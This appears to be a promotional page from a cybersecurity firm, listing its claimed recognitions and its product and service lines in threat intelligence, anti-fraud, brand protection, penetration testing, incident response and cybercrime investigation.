600+ world-class cybersecurity experts

Active partner in global investigations

Recognized by top industry experts

INTERPOL

FORRESTER®

kuppingercoile
ANALYSTS

Europol

Gartner.

IDC

FROST & SULLIVAN

Technologies and innovations

Cybersecurity

- Threat intelligence
- Attack surface management
- Email protection
- Network traffic analysis
- Malware detonation
- EDR
- XDR

Anti-fraud

- Client-side anti-fraud
- Adaptive authentication
- Bot prevention
- Fraud intelligence
- User and entity behavior analysis

Brand protection

- Anti-phishing
- Anti-piracy
- Anti-scam
- Anti-counterfeit
- Protection from data leaks
- VIP protection

Intelligence-driven services

Audit & Consulting

- Security Assessment
- Penetration Testing
- Red Teaming

- Compliance & Consulting

Education & Training

- For technical specialists
- For wider audiences

DFIR

- Incident Response
- Incident Response Retainer

- Incident Response Readiness Assessment
- Compromise Assessment

- Digital Forensics
- eDiscovery

Managed Services

- Managed Detection
- Managed Threat Hunting

- Managed Response

High-Tech Crime Investigation

- Cyber Investigation
- Investigation Subscription



**Preventing and investigating
cybercrime since 2003**